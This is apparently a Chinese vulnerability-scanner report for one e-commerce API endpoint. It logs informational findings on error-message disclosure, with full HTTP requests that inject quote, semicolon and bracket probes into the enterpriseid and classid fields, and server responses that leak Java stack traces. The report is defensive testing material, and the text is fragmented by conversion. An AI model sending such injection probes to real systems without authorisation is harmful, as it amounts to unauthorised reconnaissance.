io.netty.util.concurrent.AbstractEventExecutor.safeExecute (AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks (SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run (NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run (SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run (DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run (Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse (QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults (QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute (QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute (AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags (AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute (AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute (DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query (PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query (RoutingStatementHandler.java:7
0)\n\tat org.apache.ibatis.executor.Si
...
...
...

```

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave
实体:	->"enterpriseid" (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 9

差异: 参数 从以下位置进行控制: 55 至: 55XYZ

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 180
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55XYZ",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.lang.Long from String value '55XYZ': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@2a6a74a9; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])
```

变体- | 2 / 9

差异: 参数 从以下位置进行控制: `->"enterpriseid"` 至: `__ORIG_VAL__.`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 178
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "enterpriseid." (Class com.suneee.scn.goods.model.dbo.PubGoodsclassDO), not
marked as ignorable
at [Source: io.netty.buffer.ByteBufInputStream@11b4a643; line: 1, column: 19] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid."])
```

变体- | 3 / 9

差异: 参数 从以下位置进行控制: `->"enterpriseid"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 179
```

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid[]": "55",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "enterpriseid[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsclassDO), not
marked as ignorable
    at [Source: io.netty.buffer.ByteBufInputStream@70c15934; line: 1, column: 20] (through reference
    chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid[]"])

```

变体- | 4 / 9

差异: **参数** 从以下位置进行控制: 55 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 176
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

```

```

}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@7bc071e2; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])

```

变体- | 5 / 9

差异: 参数 从以下位置进行控制: 55 至: \'

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 178
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "\',
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@15e6db9; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])

```


变体- | 6 / 9

差异: **参数** 从以下位置进行控制: 55 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 176
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": ";",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
 at [Source: io.netty.buffer.ByteBufInputStream@6800bcb6; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])
```

变体- | 7 / 9

差异: **参数** 从以下位置进行控制: 55 至: "

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 177
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```

{
  "enterpriseid": "\"",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '"': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@18888d40; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])

```

变体- | 8 / 9

差异: 参数 从以下位置进行控制: 55 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 179
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

```

```

{
  "enterpriseid": "\"\
  \"",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

```

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

```

```
Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@6ac8ab1f; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])
```

变体- | 9 / 9

差异: **参数** 从以下位置进行控制: 55 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 176
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@393801e5; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])
```

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave>

实体: ->"classid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 9

差异: 参数 从以下位置进行控制: ->"classid" 至: ORIG_VAL_.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 178
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid.": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "classid." (Class com.suneee.scn.goods.model.dbo.PubGoodsclassDO), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@4e996846; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid."])
```

变体-| 2 / 9

差异: 参数 从以下位置进行控制: 2707 至: 2707XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 180
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "2707XYZ",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '2707XYZ': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@2ba91b5c; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])
```

变体-| 3 / 9

差异: 参数 从以下位置进行控制: ->"classid" 至: ORIG_VAL []

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 179
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```

{
  "enterpriseid": "55",
  "classid[]": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "classid[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsclassDO), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@6a1fbc8e; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid[]"])

```

变体- | 4 / 9

差异: **参数** 从以下位置进行控制: 2707 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 174
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

```

```

{
  "enterpriseid": "55",
  "classid": "",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

```

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8

```

Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@2c12695f; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])

变体- | 5 / 9

差异: 参数 从以下位置进行控制: 2707 至: \'

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 176
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```
{
  "enterpriseid": "55",
  "classid": "\          \' ",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@2874b3f0; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])

变体- | 6 / 9

差异: 参数 从以下位置进行控制: 2707 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
```

```

Content-Length: 174
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": ";",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@34e91f2d; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])

```

变体- | 7 / 9

差异: **参数** 从以下位置进行控制: 2707 至: "

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 175
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "\"",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

```



```

}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@1cd9769; line: 1, column: 21] (through reference
  chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])

```

变体- | 8 / 9

差异: 参数 从以下位置进行控制: 2707 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 177
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "\\ \",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
